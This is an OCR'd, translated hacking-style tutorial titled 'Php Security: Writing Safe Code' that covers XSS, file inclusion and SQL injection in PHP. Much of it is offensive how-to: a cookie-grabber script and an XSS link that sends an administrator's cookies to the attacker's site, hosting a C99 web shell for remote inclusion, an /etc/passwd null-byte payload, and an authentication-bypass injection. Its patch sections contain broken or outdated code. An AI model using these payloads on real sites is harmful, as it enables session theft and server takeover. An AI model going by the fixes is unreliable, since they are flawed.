
---



---

**Php Security: Writing Safe Code**

Author: **DevilAuron**

Translator: **AleXaNdRoS**

For Info: **http://devilsnight.altervista.org**

---

**[1]** Cross Site Scripting
**[2]** Remote / Local File Inclusion
**[3]** SQL Injection

---

# Cross Site Scripting – Xss

**Cross Site Scripting** consists in entering  javascript code via input.
One of the most important  way to take advantage of Xss( **not the one** ) is getting victim's cookies.
We have got a page like this:

index.php:

```
<?php
print $_GET['variable'];
?>
```

Try to insert an alert in the GET variable:
http://sito.it/index.php?variabile=<script>alert(1)</script>
we'll see an alert which contains the number “1”.
This technique (which seems to be harmless) is **very useful**.
Now let's try to grab admin's cookies with a xss:
First of all we nedd a **Cookie Grabber**:

```
<?php
/* www.devilsnight.altervista.org */
$cookie = $_GET['cookie']; //
$wr = fopen("cookies.html", "a"); //Open the file “cookies.html ”
fwrite($wr, 'Cookie: <b>: .$cookie. </b><br>'); // print Cookies
fclose($wr); // Close the file
?>
```

Now you have tofind an xss and to use it in this way:
http://site.com/index.php?variable=<script>window.location="http:/
/yoursite.com/cg.php?cookie="+
document.cookie</script>

Send this link to site administrator and go to **“cookies.html”**,
there you can see admin's cookie ^^

## Patching

How can protect our sites from xss attacks?
Fortunately php developers have invented two functions:
**htmlspecialchars** and **htmlentities**:
This is an example of **NOT** vulnerable code:

```
<?php
print htmlspecialchars($_GET['variable']);
?>
```

Or:

```
<?php
print htmlentities($_GET['variable']);
?>
```

Now you can see that if you go to
http://sito.it/index.php?variable=<script>alert(1)</script>
no alert appears ^^

# File Inclusion (Remote/Local)

## Remote File Inclusion

Remote File Inclusion consists in including external files in a "victim" site
I suggest to noobs to download C99 shell and to save it on his own site in txt format
(not in php, otherwise the file will be interpreted executed on **OUR** server)
We have got a vulnerable page like this:

```
<?php
$vuln = $_GET['rfi'];
include ($vuln);
?>
```

This is a vulnerable script because it includes files not "specified" and because of this is possible to include external (remote) files
So we can attack in this way:
**http://site.com/pagvuln.php?rfi=http://site.com/shell.txt?cmd=ls**

But What does "?cmd=ls" mean?
Let's suppose that instead of the previous code there is something like this

```
<?php
$vuln = $_GET['rfi'];
include ($vuln . '/boh.php');
?>
```

In this case if we don't put question mark the server includes the file
http://sito.it/shell.txt/boh.php
E it return us an error
While adding "?cmd=ls" (*nix command) I'll get this page
http://sito.it/nostrashell.txt?cmd=ls/boh.php
And it will include our shell in a correct way
NB: you can only add "?" (question mark) instead of "?cmd=ls"

## Local File Inclusion

Local File Inclusion is very similiar to RFI, but it allows to include only "files inside the server "
For example we can "ask" the site users' nicks and passwords in

this way:
http://site.com/pagvuln.php?lol=../../../../../../../etc/passwd
However this attack is harmless if the source is like this:

```
<?php
$lol = $_GET['lol'];
include("$lol.php");
?>
```

it tries to open ../../../../../../../etc/passwd.php (and obviously it will be an error )
So we must add at the "%00" (null byte):
***http://site.com/pagvuln.php?lol=../../../../../../../etc/*****passwd%00**

Now it should work ^^

### Patching

To patch both RFI and LFI I suggest not to include variables not checked but to specify **always** the folder where you get files to include
For example:

```
<?php
$lol = $_GET['lol'];
include("$lol.php");
?>
```

*It will be:*

```
<?php
$lol = "./";
include("$lol" . "pagina.php");
?>
```

# SQL Injection

*Before studying this technique it will be better knowing SQL language*

Nowadays almost each site uses a database, that is often MySql.
We can send to our database some "values in **GET** or **POST** form.
To try if a site is vulnerable we can try to insert ' in the user field (or password field)
If appears something like this:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string '''.
```

The site is probably vulnerable.

Let's analyze how to send to our database some values in GET form:
First of all decide the two variables (in this case name e pwd)

```
$name = $_GET['username'];
$pwd = $_GET['pwd'];
```

Now write the SQL query

```
$boh = mysql_query("SELECT * FROM tablename WHERE username='$name'
AND
pwd='$pwd'");
```

and try to insert in both the fields this "code":

```
or ''='
```

***www.site.it/admin/index.php?username=' or ''='&pwd=' or ''='***
What does it happen?

The page send this query to the db:

```
SELECT * FROM tablename WHERE username='' or ''=''AND pwd='' or
''=''
```

So we will log in (without inserting credentials) without any problem ^^
NB: It's also good inserting only in the password field the code:

```
SELECT * FROM tablename WHERE username=''AND pwd='' or ''=''
```

## Patching

There are two ways to patch the previous codes, one is used if the value is letteral, the other if it's numeric.
To patch the first is used the function "mysql_real_escape_string" that (It's almost like htmlspecialchar for xss) "filters" malicious codes:

```
$pwd = mysql_real_escape_string ($GET['pwd'];
```

While to patch the second we have to add a "(int)" :

```
$userid = (int) $_GET['userid'];
```

Thanks to this everything that it isn't numeric isn't considered

Well.. Also this tutorial is finished ^^
I hope that after this guide you don't have any doubt, for any question you can find me on

**http://devilnsnight.altervista.org**

**DevilAuron**
Translated By **AleXaNdRoS**